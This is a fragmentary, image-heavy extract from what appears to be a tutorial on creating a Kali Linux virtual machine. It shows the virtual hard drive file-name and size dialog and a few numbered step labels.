
File location and size

Please type the name of the new virtual hard drive file into the box below or click on the folder icon to select a different folder to create the file in.


kalilinux 

Select the size of the virtual hard drive in megabytes. This size is the limit on the amount of file data that a virtual machine will be able to store on the hard drive.



4.00 MB  2.00 TB






Step -2





Step-3 storage


